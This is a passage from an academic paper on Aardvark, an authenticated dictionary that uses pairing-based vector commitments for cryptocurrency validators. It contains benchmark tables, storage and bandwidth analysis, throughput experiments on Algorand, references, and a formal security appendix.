over the user base, as Open involves a non-trivial computation (§8.1).

Table 1: VC Operation Latency (mean $\pm$ SD μs)

Operation	Aardvark	Merkle Tree	EDRAX w/o SNARK
Commit	$40\,262 \pm 129$	$1\,317 \pm 4$	—
Open	$40\,277 \pm 444$	< 1	—
Verify	$3\,707 \pm 10$	9 ± 0	$3\,131 \pm 9$
CommitUpdate	62 ± 1	9 ± 0	13 ± 1
ProofUpdate	62 ± 1	< 1	27 ± 19

Table 2: VC Object Sizes (bytes)

Object	Aardvark and [47]	Merkle Tree	EDRAX w/o SNARK	EDRAX w/ SNARK
Com.	48	32	64	64
Proof	48	320	640	192

We give closed-form expressions for storage and bandwidth costs. For computation costs, we present an empirical evaluation on a prototype implementation, which is available at https://github.com/derbear/aardvark-prototype.

8.1 Vector Commitments

We evaluate the operations in our implementation of vector commitments, in a basic Merkle Tree, and in the implementation used in EDRAX, both with and without the SNARK [17, §4.1]. We compare to the vector commitments of [47] analyt-

Table 3: VC Curve Operations (scalar multiply, pairing)

Operation	Aardvark and [47]	EDRAX w/o SNARK	EDRAX w/ SNARK
Commit	$(O(B),0)$	$(O(B),0)$	$(O(B),0)$
Open	$(O(B),0)$	$(O(B),0)$	SNARK
Verify	$(O(1),2)$	$(O(1),\log B)$	$(O(1),3)$
CommitUpdate	$(O(1),0)$	$(O(1),0)$	$(O(1),0)$
ProofUpdate	$(O(1),0)$	$(O(\log B),0)$	SNARK

ically, because no implementation is available.

We implement our vector commitment scheme in Rust [3], using a pairing library for algebraic operations [2] (which is a fork of Bowe's library [14]).[9] We compare our implementation against that of EDRAX [52]. Although EDRAX presents an extension with SNARKs (§2), the implementation is not available. Moreover, the implementation supports neither Commit nor Open, which EDRAX does not require since clients incrementally update proofs and commitments.

We perform single-core microbenchmarks on a `m5.metal` Amazon EC2 instance having a Intel Xeon Platinum 2.5GHz CPU with sizes of 32KiB, 32KiB, and 1MiB for the L1, L2, and L3 caches, respectively. To compute operation throughput, we execute 100 iterations to warm up the machine state and then perform 1000 measurements. We precompute powers of base points in our vector commitments, the interior nodes of the Merkle Tree, and the update public keys in EDRAX. We set $B = 1024$, since EDRAX vector commitments support vector sizes which are a power of two.

Tables 1 and 2 show the results of our microbenchmarks. We do not provide operation latencies of EDRAX with a SNARK in Table 1, because we did not implement the very complex SNARK computation. We elaborate on those costs here. CommitUpdate remains the same. According to [17, §4.2], the cost of Verify is approximately 7ms. Understanding the cost of ProofUpdate with a SNARK is more subtle, because EDRAX requires updating *every* vector commitment proof (one per client) whenever any data in the vector changes but requires recomputing SNARKs only for the *one* proof (of the sender account value) that must be sent with a transaction. The cost of computing the SNARK is 77s [36], incurred by the client only when submitting a transaction; at all other times, ProofUpdate with a SNARK is the same as without.

The EDRAX implementation uses a different underlying elliptic curve than Aardvark. Since curve operations are roughly 5× faster on the EDRAX curve, the CommitUpdate and ProofUpdate operations are also faster. However, Verify times (without a SNARK) are roughly equivalent.

[9] More recent implementations of pairings [42, 43] are likely to provide a noticeable speed-up to our benchmarks.

In particular, while Aardvark uses the BLS12-381 [6] elliptic curve, EDRAX uses one of two BN curves [7] (depending on the presence of SNARKs). However, the specific curve used in the EDRAX implementation provides approximately 100 bits of security [5], which is less than the 128-bit security provided by our curve.

To compare the constructions independently of the curve choice, we count the number of both group and pairing operations in Aardvark and EDRAX in Table 3. (We also note that the vector commitments of [47] perform similarly to Aardvark.) Our analysis shows that Verify, Open, and ProofUpdate are slower in EDRAX's commitments than in Aardvark's.

8.2 Storage and Bandwidth Analysis

Storage Savings. Aardvark requires archives to store all records in the database. If s is the number of key-value pairs, and $|k|$ is the size of a key, and $|v|$ is the size of a value, the archive storage cost for the database is

$$S_A = s(|k| + |v|).$$

In the absence of Aardvark or some other authenticated storage mechanism, this is the storage cost which would be incurred by every validator.

In Aardvark, validators must store a commitment to a bucket every B records. Validators must also store the records in the tail bucket, and all records for all buckets in its cache. This cache is at most $2L$ buckets large (and at least L buckets small, unless the database is less than L buckets large). Moreover, validators must store the last τ transaction blocks to process contexts up to τ blocks stale. If the size of an encoded transaction block is $|T|$ and the size of a vector commitment is $|c|$, this means that the validator storage cost for the database is upper bounded as follows:

$$S_V < \lceil s/B \rceil |c| + (2L+1)(|k| + |v|)B + \tau|T|.$$

A natural choice for $2L$ is a small multiple of $\frac{|T|}{B|t|}$, where $|t|$ is the size of a transaction, which allows validators to execute several blocks of continuous deletion requests regardless of the availability of archives. If $\frac{|T|}{B|t|} = 10$, then a value of $2L = 30$ is sufficient. Even if blocks are confirmed very quickly (e.g., once a second), setting $\tau = 1000$ allows clients a considerable amount of concurrency (e.g., contexts remain valid for fifteen minutes). As a result, because the last two terms in the equation above are fairly small—around 1GB for $|T| = 1$MB—we can drop them as s grows large. Therefore, the ratio between a validator's cost and an archive's cost in the limit is

$$\frac{S_V}{S_A} \to \frac{B(|k| + |v|)}{|c|}.$$

As described in §4, $|c| = 48$ bytes in our particular commitment scheme. Choosing a value such as $B = 1000$ for keys of

size $|k| = 32$ and values of size $|v| = 8$ bytes gives Aardvark validators a savings factor of more than 800×; we note this savings factor increases with the size of $|v|$.

Bandwidth Costs. The bandwidth costs of a transaction consist of the cost of transmitting the transaction plus the costs of transmitting the values for each key k in the transaction's key set and the corresponding contexts σ_k.

Regardless of whether a key k is present, σ_k includes k itself, the value v it is mapped to, the key's successor $\text{succ}(k)$, the key's index in the sequential ordering i, the context's version number τ_0 and the proof that results from opening the vector commitment π. In addition, for contexts inserting a new k, the transaction must also contain the key k itself, and contexts that delete a key k include k twice (once in the slot itself and once in the predecessor slot), so they may de-duplicate k. Finally, deleting keys requires decommitting to entire buckets; with amortization, a single net deletion requires decommitment to one slot (but no proof). If the rest of the transaction data (which contain its operations) are $|t|$ bytes long, then the number of bytes transmitted for a transaction inserting n_1 keys, modifying n_2 keys, and deleting n_3 keys is

$$\begin{aligned}&|t|+(3n_1+2n_2+3n_3)|k|\\&\quad+(n_1+n_2+2n_3)(|v|+|\pi|+|i|+|\tau_0|)\\&\quad+\max\{n_3-n_1,0\}(|k|+|v|).\end{aligned}$$

Recall that contexts in Aardvark are composed of a version number and an index in the dictionary's slot ordering, in addition to a 48-byte vector commitment proof (see §4), which means that a size of $|\pi|+|i|+|\tau_0| = 64$ bytes is sufficient for a context corresponding to a particular key. Since the cost of transmitting the transaction in the first place was

$$|t|+(n_1+n_2)(|k|+|v|)+n_3|k|.$$

we obtain, with $|k| = 32$ and $|v| = 8$, roughly 100B of overhead per Put operation and 200B per Delete operation.

As compared to transaction size, context overhead is greatest for small transactions that read and write many keys and least for large transactions that read and write few keys. Note that transactions include the key set read and written by the transaction, which also contributes to transaction size.

Note that by aggregating proofs, we can transmit only a single proof, which halves the marginal overhead to roughly 50 additional bytes per transaction per key, plus the fixed cost of the aggregated proof. Applications where transactions access many different keys benefit substantially from aggregation.

8.3 System Throughput

We perform an experimental evaluation of the computational overhead of Aardvark. We replace the storage backend of the Algorand cryptocurrency [22] with our open-sourced implementation of Aardvark [29], and we benchmark single-operation transactions involving a Put or Delete operation.

Table 4: Validator Processing Time for 100 000 Transactions

Scenario	Cores	Mean ± SD (s)
Put (modify)	1	342 ± 14
Put (insert)	1	349 ± 13
Delete	1	684 ± 38
Put (modify)	32	34 ± 1
Put (insert)	32	45 ± 2
Delete	32	67 ± 3

(Get involves processing similar to that of Put). We measure completion times on an archive and a validator separately to eliminate the effects of network latency.

We separate Put operations into two cases: (1) Put operations that insert a new key and (2) Put operations that modify an existing key in the dictionary; this allows us to measure the additional costs of updating key successors. For Delete operations, we pass in bucket preimages as they are needed for vector decommitment. We do not aggregate proofs for deletion operations but instead transmit both proofs separately.

We generate transactions as follows. Keys are 32 bytes long and values are 8 bytes long. For Put transactions that insert keys, the key is a random 32-byte string. For other transactions, the key is picked at random from the current set of keys. The maximum transaction lifetime is $\tau = 10$ blocks. The transaction's least valid block sequence number is chosen uniformly at random between b and $b-\tau$. Put transactions are 105 bytes in size, while Delete transactions are 87 bytes.

The dictionary is initialized with 1 million random key-value pairs, corresponding to a total state size of 47 MB.[10] Before running each workload, we execute $\tau+2 = 12$ blocks, each with 10 000 transactions of the same type, in order to reach steady-state behavior.

We conduct our experiment on a `c5.metal` Amazon EC2 instance having a Intel Xeon Platinum 3.0GHz CPU, using `numactl` to restrict the physical CPUs available to the system. We call into our Rust implementation of the vector commitment scheme from our dictionary implementation, written in Go. We store commitments, recent transactions, and (for archives) slots in an in-memory SQLite database to reduce the effect of I/O latency costs in our measurements.

Validator Throughput. We pre-generate 100 000 transactions, partition them evenly into 10 blocks, and then issue each block to a validator. Validators perform cryptographic proof verification in parallel and verify proofs on all transactions—even those which only affect recently-modified keys—to simulate worst-case performance. We measure the time taken to validate and apply transactions in each block. We run ten

[10] We expect measurements of computational overhead to generalize to larger dictionaries as cryptographic costs constitute the main CPU bottleneck.




Figure 3: Scaling of Aardvark relative to number of cores. Points represent the median times taken to apply 100 000 transactions batched into 10 blocks, while the error bars represent the minima and maxima. Adding cores improves performance of proof verification, which is extremely parallel, but updating commitments must still be done in order.




Figure 4: Transaction contexts created per second on a single archive with a single core. Put operations take roughly the same amount of time, regardless of whether they insert a new key or modify an existing one. Delete operations require executing both Read and DeleteContext, so producing a proof takes twice as long. This plot shows the median throughput, with error bars denoting the maxima and minima.

trials each for 1, 2, 4, 8, 16, and 32 cores. We summarize the results in Table 4 and plot them in Figure 3.

Our experiments show that transaction validation for blocks filled with Delete transactions take around twice as long as blocks filled with Put transactions for existing keys, since proof verification is expensive, and Delete transactions require two proof verifications while Put transactions require one (in addition to verification of tail slots).

Parallelization improves system throughput, but only up to a point: increasing from 1 to 32 cores raises throughput by only 8–10× for several reasons. First, in the worst case, each transaction may affect the next, forcing serialization of transaction processing. Second, processing all deltas in each block incurs a fixed cost as the deltas are reconciled with the stable storage. Third, although proof verification is completely parallelized, commitment updates are serialized in our experiments (we did not parallelize commitment updates). Although some parallelism is possible in the common case, an adversary could cause many modifications to affect different indexes of a single bucket, forcing serialization of these updates in the worst case.[11] As a result, while proof verification costs dominate when few cores are available, the overhead of updating slots and commitments becomes a bottleneck as parallelization increases.

Archive Throughput. Since archive operations are trivially parallelizable, we evaluate archive workloads on a single core. In each trial, we query a single archive for contexts for 10 000 transactions. We run 10 trials for each workload, measuring the throughput of context creation in each trial, and plot the results in Figure 4.

Recall that a Put operation which modifies a key requires looking up its context, a Put operation which inserts a new key requires looking up its predecessor's context, and a Delete operation requires one of each lookup. Our evaluation shows that a single-core archive serves around 12.8 Delete and around 22.1 Put requests per second, regardless of whether a key is inserted or not. This shows that proofs of membership and nonmembership in Aardvark take roughly the same amount of time as they are dominated by the cost of creating the cryptographic proof, as opposed to other costs.

[11] Batch commitment updates may improve performance in this worst case. This optimization is absent from the prototype and is left to future work.

9 Conclusion

This paper presents Aardvark, an authenticated dictionary suitable for high-throughput, distributed applications. We show that it is possible to create authenticated dictionaries with short proofs of membership and nonmembership from pairing-based vector commitments while enforcing tight bounds on extra resource use. We develop a versioning scheme that enables us to completely ignore expensive proof update costs while supporting concurrent transaction execution. Our evaluation shows that remaining costs reside in proof verification and in updating vector commitments and are partially addressed by parallelism.

Acknowledgments

The authors would like to thank Hoeteck Wee and Adam Suhl for their assistance with the analysis and implementation of vector commitments and Alin Tomescu for discussion on the paper's motivation and the security model. Yossi Gilad was supported by the Hebrew University cybersecurity research center, the Alon fellowship, and Mobileye. This material is based upon work supported by the National Science Foundation Graduate Research Fellowship under Grant No. 1745302.

References

[1] Shashank Agrawal and Srinivasan Raghuraman. Kvac: Key-value commitments for blockchains and beyond. In Shiho Moriai and Huaxiong Wang, editors, *ASIACRYPT 2020*, pages 839–869, Cham, 2020. Springer International Publishing.

[2] Algorand. Pairing plus library, 2020. https://github.com/algorand/pairing-plus.

[3] Algorand. Source code for pointproofs, 2020. https://github.com/algorand/pointproofs.

[4] Arvind Arasu, Ken Eguro, Raghav Kaushik, Donald Kossmann, Pingfan Meng, Vineet Pandey, and Ravi Ramamurthy. Concerto: A high concurrency key-value store with integrity. In Semih Salihoglu, Wenchao Zhou, Rada Chirkova, Jun Yang, and Dan Suciu, editors, *SIGMOD 2017*, pages 251–266. ACM, 2017.

[5] Razvan Barbulescu and Sylvain Duquesne. Updating key size estimations for pairings. *Journal of Cryptology*, 32:1298–1336, 2019.

[6] Paulo S. L. M. Barreto, Ben Lynn, and Michael Scott. Constructing elliptic curves with prescribed embedding degrees. In Stelvio Cimato, Giuseppe Persiano, and Clemente Galdi, editors, *Security in Communication Networks*, pages 257–267, Berlin, Heidelberg, 2003. Springer Berlin Heidelberg.

[7] Paulo S. L. M. Barreto and Michael Naehrig. Pairing-friendly elliptic curves of prime order. In Bart Preneel and Stafford Tavares, editors, *Selected Areas in Cryptography*, pages 319–331, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[8] Eli Ben-Sasson, Alessandro Chiesa, Christina Garman, Matthew Green, Ian Miers, Eran Tromer, and Madars Virza. Zerocash: Decentralized anonymous payments from bitcoin. In *SP 2014, Berkeley, CA, USA, May 18-21, 2014*, pages 459–474. IEEE Computer Society, 2014.

[9] Alex Biryukov, Daniel Feher, and Giuseppe Vitto. Privacy aspects and subliminal channels in zcash. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *CCS 2019, London, UK, November 11-15, 2019*, pages 1795–1811. ACM, 2019.

[10] Manuel Blum, William S. Evans, Peter Gemmell, Sampath Kannan, and Moni Naor. Checking the correctness of memories. In *FOCS 1991, San Juan, Puerto Rico, 1-4 October 1991*, pages 90–99. IEEE Computer Society, 1991. Later appears as [11], which is available at http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.29.2991.

[11] Manuel Blum, William S. Evans, Peter Gemmell, Sampath Kannan, and Moni Naor. Checking the correctness of memories. *Algorithmica*, 12(2/3):225–244, 1994. Available at http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.29.2991.

[12] Dan Boneh, Benedikt Bünz, and Ben Fisch. Batching techniques for accumulators with applications to iops and stateless blockchains. In Alexandra Boldyreva and Daniele Micciancio, editors, *CRYPTO 2019, Part I*, volume 11692 of *LNCS*, pages 561–586. Springer, 2019.

[13] Joseph Bonneau, Izaak Meckler, Vanishree Rao, and Evan Shapiro. Coda: Decentralized cryptocurrency at scale. *IACR Cryptol. ePrint Arch.*, 2020:352, 2020.

[14] Sean Bowe. pairing, 2019. https://github.com/zkcrypto/pairing.

[15] Vitalik Buterin. The stateless client concept, 2017. https://ethresear.ch/t/the-stateless-client-concept/172.

[16] Vitalik Buterin. An incomplete guide to rollups, 2021. https://vitalik.ca/general/2021/01/05/rollup.html.

[17] Alexander Chepurnoy, Charalampos Papamanthou, Shravan Srinivasan, and Yupeng Zhang. Edrax: A cryptocurrency with stateless transaction validation. Cryptology ePrint Archive, Report 2018/968, 2018.

[18] Kyle Croman, Christian Decker, Ittay Eyal, Adem Efe Gencer, Ari Juels, Ahmed Kosba, Andrew Miller, Prateek Saxena, Elaine Shi, and Emin Gün. On scaling decentralized blockchains. In *Proc. 3rd Workshop on Bitcoin and Blockchain Research*, 2016.

[19] Scott A. Crosby and Dan S. Wallach. Super-efficient aggregating history-independent persistent authenticated dictionaries. In Michael Backes and Peng Ning, editors, *ESORICS 2009*, volume 5789 of *LNCS*, pages 671–688. Springer, 2009.

[20] Justin Drake. Accumulators, scalability of UTXO blockchains, and data availability. https://ethresear.ch/t/accumulators-scalability-of-utxo-blockchains-and-data-availability/176, 2017.

[21] Thaddeus Dryja. Utreexo: A dynamic hash-based accumulator optimized for the bitcoin UTXO set. *IACR Cryptol. ePrint Arch.*, 2019:611, 2019.

[22] Yossi Gilad, Rotem Hemo, Silvio Micali, Georgios Vlachos, and Nickolai Zeldovich. Algorand: Scaling byzantine agreements for cryptocurrencies. In *SOSP 2017, Shanghai, China, October 28-31, 2017*, pages 51–68. ACM, 2017.

[23] Alex Gluchowski. Introducing zkSync: the missing link to mass adoption of Ethereum. https://medium.com/matter-labs/introducing-zk-sync-the-missing-link-to-mass-adoption-of-ethereum-14c9cea83f58.

[24] Michael T. Goodrich, Michael Shin, Roberto Tamassia, and William H. Winsborough. Authenticated dictionaries for fresh attribute credentials. In Paddy Nixon and Sotirios Terzis, editors, *Trust Management, First International Conference, iTrust 2003, Heraklion, Crete, Greece, May 28-30, 2002, Proceedings*, volume 2692 of *LNCS*, pages 332–347. Springer, 2003. Available at http://cs.brown.edu/cgc/stms/papers/itrust2003.pdf.

[25] Sergey Gorbunov, Leonid Reyzin, Hoeteck Wee, and Zhenfei Zhang. Pointproofs: Aggregating proofs for multiple vector commitments. *IACR Cryptol. ePrint Arch.*, 2020:419, 2020.

[26] Jens Groth. On the size of pairing-based non-interactive arguments. In Marc Fischlin and Jean-Sébastien Coron, editors, *EUROCRYPT 2016, Part II*, volume 9666 of *LNCS*, pages 305–326. Springer, 2016.

[27] Aniket Kate, Gregory M. Zaverucha, and Ian Goldberg. Constant-size commitments to polynomials and their applications. In Masayuki Abe, editor, *ASIACRYPT 2010*, volume 6477 of *LNCS*, pages 177–194. Springer, 2010.

[28] Jonathan Lee, Kirill Nikitin, and Srinath T. V. Setty. Replicated state machines without replicated execution. In *SP 2020*, pages 119–134. IEEE, 2020.

[29] Derek Leung, Leonid Reyzin, and Nickolai Zeldovich. Aardvark prototype artifact, 2020. https://github.com/derbear/aardvark-prototype.

[30] Benoît Libert and Moti Yung. Concise mercurial vector commitments and independent zero-knowledge sets with short proofs. In Daniele Micciancio, editor, *TCC 2010*, volume 5978 of *LNCS*, pages 499–517. Springer, 2010.

[31] Loopring: zkRollup exchange and payment protocol. https://loopring.org/.

[32] Ralph C. Merkle. A certified digital signature. In Gilles Brassard, editor, *CRYPTO '89*, volume 435 of *LNCS*, pages 218–238. Springer, 1989. Available at http://www.merkle.com/papers/Certified1979.pdf.

[33] Andrew Miller. Storing UTXOs in a balanced Merkle tree (zero-trust nodes with O(1)-storage), 2012. https://bitcointalk.org/index.php?topic=101734.msg1117428.

[34] Andrew Miller, Michael Hicks, Jonathan Katz, and Elaine Shi. Authenticated data structures, generically. In Suresh Jagannathan and Peter Sewell, editors, *POPL '14*, pages 411–424. ACM, 2014. Project page and full version at http://amiller.github.io/lambda-auth/paper.html.

[35] Alex Ozdemir, Riad S. Wahby, Barry Whitehat, and Dan Boneh. Scaling verifiable computation using efficient set accumulators. In Srdjan Capkun and Franziska Roesner, editors, *USENIX Security 2020, August 12-14, 2020*, pages 2075–2092. USENIX Association, 2020.

[36] Babis Papamanthou. Private Communication.

[37] Charalampos Papamanthou and Roberto Tamassia. Time and space efficient algorithms for two-party authenticated data structures. In Sihan Qing, Hideki Imai, and Guilin Wang, editors, *ICICS 2007, Zhengzhou, China, December 12-15, 2007, Proceedings*, volume 4861 of *LNCS*, pages 1–15. Springer, 2007. Available at http://www.ece.umd.edu/~cpap/published/cpap-rt-07.pdf.

[38] Charalampos Papamanthou, Roberto Tamassia, and Nikos Triandopoulos. Optimal verification of operations on dynamic sets. In Phillip Rogaway, editor, *CRYPTO 2011*, volume 6841 of *LNCS*, pages 91–110. Springer, 2011.

[39] Charalampos Papamanthou, Roberto Tamassia, and Nikos Triandopoulos. Authenticated hash tables based on cryptographic accumulators. *Algorithmica*, 74(2):664–712, 2016.

[40] Leonid Reyzin, Dmitry Meshkov, Alexander Chepurnoy, and Sasha Ivanov. Improving authenticated dynamic dictionaries, with applications to cryptocurrencies. In Aggelos Kiayias, editor, *FC 2017*, volume 10322 of *LNCS*, pages 376–392. Springer, 2017.

[41] Y. Sakemi, T. Kobayashi, T. Saito, and R. Wahby. Pairing-friendly curves. IETF Draft, https://tools.ietf.org/id/draft-irtf-cfrg-pairing-friendly-curves-07.xml#applications-of-pairing-based-cryptography.

[42] SCIPR-Lab. Zexe, 2020. https://github.com/scipr-lab/zexe.

[43] Supranational. blst, 2020. https://github.com/supranational/blst.

[44] Roberto Tamassia and Nikos Triandopoulos. Certification and authentication of data structures. In Alberto H. F. Laender and Laks V. S. Lakshmanan, editors, *AMW 2010*, volume 619 of *CEUR Workshop Proceedings*. CEUR-WS.org, 2010.

[45] Peter Todd. Making UTXO set growth irrelevant with low-latency delayed TXO commitments, 2016. https://petertodd.org/2016/delayed-txo-commitments.

[46] Peter Todd, Gregory Maxwell, and Oleg Andreev. Reducing utxo: users send parent transactions with their merkle branches. https://bitcointalk.org/index.php?topic=314467, 2013.

[47] Alin Tomescu, Ittai Abraham, Vitalik Buterin, Justin Drake, Dankrad Feist, and Dmitry Khovratovich. Aggregatable subvector commitments for stateless cryptocurrencies. In Clemente Galdi and Vladimir Kolesnikov, editors, *SCN 2020, Amalfi, Italy, September 14-16, 2020, Proceedings*, volume 12238 of *LNCS*, pages 45–64. Springer, 2020.

[48] Alin Tomescu, Vivek Bhupatiraju, Dimitrios Papadopoulos, Charalampos Papamanthou, Nikos Triandopoulos, and Srinivas Devadas. Transparency logs via append-only authenticated dictionaries. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *CCS 2019*, pages 1299–1316. ACM, 2019.

[49] Alin Tomescu, Yu Xia, and Zachary Newman. Authenticated dictionaries with cross-incremental proof (dis)aggregation. *IACR Cryptol. ePrint Arch.*, 2020:1239, 2020.

[50] Bill White. A theory for lightweight cryptocurrency ledgers. Available at https://github.com/bitemyapp/ledgertheory/blob/master/lightcrypto.pdf (see also code at https://github.com/bitemyapp/ledgertheory), 2015.

[51] Gavin Wood et al. Ethereum: A secure decentralised generalised transaction ledger. *Ethereum project yellow paper*, 151(2014):1–32, 2014.

[52] Yupeng Zhang. vector commitment scheme with efficient updates, 2019. https://github.com/starzyp/vcs.

A Security Analysis

Agrawal and Raghuraman [1] define security of key-value commitments, which are very similar in functionality to our authenticated dictionaries. To define security, we first generalize their notion of key binding [1, §3.2] and then apply the generalization to Aardvark.

Aardvark operations, which are Get, Put, and Delete, differ from those by Agrawal and Raghuraman, which are Insert and Update. Instead of a piecemeal approach of simply replacing these operations in the authenticated dictionary definition, we follow the approach of [38, 39, 44] and define a generic authenticated data structure for *any* set of operations, which encompasses different possible dictionary interfaces as well as other data structures with completely different interfaces (e.g., range queries, searching by rank). After defining the generic data structure, we specialize it to Aardvark, using a map instead of Agrawal and Raghuraman's set of tuples, and defining both Put and Delete in terms of a map update.

A.1 General Authenticated Data Structure Definitions

Let $\mathcal{F} : \mathcal{S} \times O \times X \to \mathcal{S} \times Y$ denote an *ideal* data structure functionality. ("Ideal" refers to the data structure when it behaves as expected, without any adversarial, or even accidental, deviation.) Here $\mathcal{S}$ is the set of *ideal states* of some data structure, with some *initial* state $s_{\mathsf{init}} \in \mathcal{S}$, which supports a set of *operations* identified by a set of *operation codes* (or *opcodes*) O. Given a state and input from the set X, an operation produces a new state and an output in the set Y.

We now turn to the authenticated ("real", as opposed to "ideal") data structure that implements $\mathcal{F}$. Let $\Delta : \mathbb{N} \to \mathbb{N}$ be a *delay function parameter* (which will determine the exact definition of completeness). Recall that an authenticated data structure involves a prover and verifier. The prover (e.g., the Aardvark archive) holds a large *real state* drawn from some set W, and a verifier (e.g., the Aardvark validator) holds a small *commitment* drawn from some set C_Δ. The verifier's objective is to maintain its commitment $c \in C_\Delta$ given reads from and writes to the data structure, and the prover enables the verifier to do this by producing a *context* σ[12] drawn from some set of contexts Σ.

We wish to model an application (e.g., a cryptocurrency) in which the order that the prover produces operation contexts may differ from the order that verifiers execute operations. In particular, because some parts of the operation will be fixed (e.g., a dictionary key) and some parts will be variable (e.g., the value the key is mapped to at some point in time), we decompose the input X into a *static* component X_{static} and a *dynamic* component X_{dynamic} (i.e., $X = X_{\mathsf{static}} \times X_{\mathsf{dynamic}}$).

For the prover, define two functions. $P_\Delta : W_\Delta \times O \times X_{\mathsf{static}} \to \Sigma$ is a *proof generation function* which consumes a real state, opcode, and static input and produces a *context* for the operation. $G : W \times O \times X \to W$ is the corresponding *real update function* which mutates the real state.

Let Init be some probabilistic algorithm, which runs in time polynomial with respect to a *security parameter* $\lambda \in \mathbb{N}$, such that $\mathsf{Init}(\lambda) = (c_{\mathsf{init}}, w_{\mathsf{init}}, \mathsf{pp})$, where $c_{\mathsf{init}} \in C_\Delta$ is an *initial commitment*, $w_{\mathsf{init}} \in W$ is an *initial state*, and pp are public *parameters* for the authenticated data structure.

[12] Contexts provide all the information necessary to compute the result of the operation and update the commitment. They in particular include information that is traditionally thought of as a proof.

Define $V_{\mathsf{pp}} : C_\Delta \times O \times X_{\mathsf{static}} \times \Sigma \to \{0,1\}$ to be a *verification* algorithm which maps a (commitment, opcode, input, context) tuple to a bit indicating whether the context is valid, given some fixed initial parameters.

Define the *commitment update function* $F_{V,\mathsf{pp}} : C_\Delta \times O \times X \times \Sigma \to C_\Delta \times Y$ to be an algorithm which maps (commitment, opcode, input, context) tuples to (commitment, output) pairs.

A.1.1 Completeness

1. Let $(c_{\mathsf{init}}, w_{\mathsf{init}}, \mathsf{pp}) \leftarrow \mathsf{Init}(\lambda)$
2. Set $s := s_{\mathsf{init}}$, $c := c_{\mathsf{init}}$, $w := w_{\mathsf{init}}$, $i := 0$.
3. Repeat indefinitely:
   (a) Set $w_i := w$.
   (b) Pick any arbitrary $o \in O$, $x = (x_s, x_d) \in X$, and $j := \{0,1,\ldots,\Delta(i)\}$ nondeterministically. Set $\sigma := P(w_{i-j}, o, x_s)$.
   (c) If $V_{\mathsf{pp}}(c, o, x_s, \sigma) = 0$, output FAIL and halt.
   (d) Set $(s,y) := \mathcal{F}(s,o,x)$, $(c,\bar{y}) = F(c,o,x,\sigma)$, $w := G(w,o,x)$, and $i := i+1$

We say that F satisfies Δ-*synchronous completeness* for some Δ if for all nondeterministic choices in the algorithm above, the algorithm never outputs FAIL. It is natural to say that *synchronous completeness* corresponds to $\Delta(n) = 0$ and *asynchronous completeness* corresponds to $\Delta(n) = n$.

A.1.2 Soundness

Define $\mathcal{A}$ to be an *adversary*, which is some probabilistic process that runs in time polynomial in λ. Define $\mathcal{G}_{\mathcal{F},\lambda,\mathcal{A}}$ to be the value returned by the following algorithm.

1. Let $(c_{\mathsf{init}}, w_{\mathsf{init}}, \mathsf{pp}) \leftarrow \mathsf{Init}(\lambda)$
2. Set $c := c_{\mathsf{init}}$, $s := s_{\mathsf{init}}$.
3. For some number of iterations polynomial in λ, do the following in a loop:
   (a) Query $\mathcal{A}$ to get $(o,x,\sigma) \leftarrow \mathcal{A}(\mathsf{pp},\lambda)$ where $o \in O, x = (x_s,x_d) \in X, \sigma \in \Sigma$.
   (b) Set $(s',y) := \mathcal{F}(s,o,x)$ and set $(c',\bar{y}) = F(c,o,x,\sigma)$.
   (c) If $V_{\mathsf{pp}}(c,o,x_s,\sigma) = 1$ and $y \neq \bar{y}$, output FAIL and halt.
   (d) If $V_{\mathsf{pp}}(c,o,x_s,\sigma) = 1$, set $c := c'$ and $s := s'$.
4. Output OK and halt.

We say that F is a *secure* implementation of $\mathcal{F}$ if for all such $\mathcal{A}$, $\Pr[\mathcal{G}_{\mathcal{F},\lambda,\mathcal{A}} = \text{FAIL}]$ is negligible in λ.

Note that our notion of soundness assumes that c_{init} is generated correctly. In an alternative scenario where $\mathcal{A}$ generates c_{init}, this notion would demand that $\mathcal{A}$ cannot cause the verifier to accept two operations with contradictory outcomes. Our application does not consider adversarially-generated commitments as the validator knows the correct c_{init} and updates this commitment itself after every operation.

A.2 Ideal Dictionary Definition

Now we specialize our general definition to a dictionary.

Let $\mathcal{K}$ be a set of keys and $\mathcal{V}$ be a set of values. Let $\perp$ be a sentinel value denoting absence with $\perp \notin \mathcal{K}$ and $\perp \notin \mathcal{V}$. Denote $\mathcal{V}_\perp = \mathcal{V} \cup \{\perp\}$.

Define $\mathcal{M} : \mathcal{K} \to \mathcal{V}_\perp$ to be the *dictionary map* from $\mathcal{K}$ to $\mathcal{V}_\perp$. Let $\mathcal{S} = \mathcal{M}$. Define the *empty dictionary* to be $m_{\text{empty}} \in \mathcal{M}$ where $m(k) = \perp$ for all $k \in \mathcal{K}$.

Call read a *read opcode* and write a *write opcode*. Let $O = \{\mathsf{read}, \mathsf{write}\}$. An invocation of $\mathsf{Get}(k)$ corresponds to the functionality $\mathcal{F}(m, \mathsf{read}, (k,\perp))$. Observe that since $\perp$ denotes absence, $\mathsf{Put}(k,v)$ for any m and $v \neq \perp$ corresponds to the functionality $\mathcal{F}(m, \mathsf{write}, (k,v))$; likewise, $\mathsf{Delete}(k)$ corresponds to $\mathcal{F}(m, \mathsf{write}, (k,\perp))$.

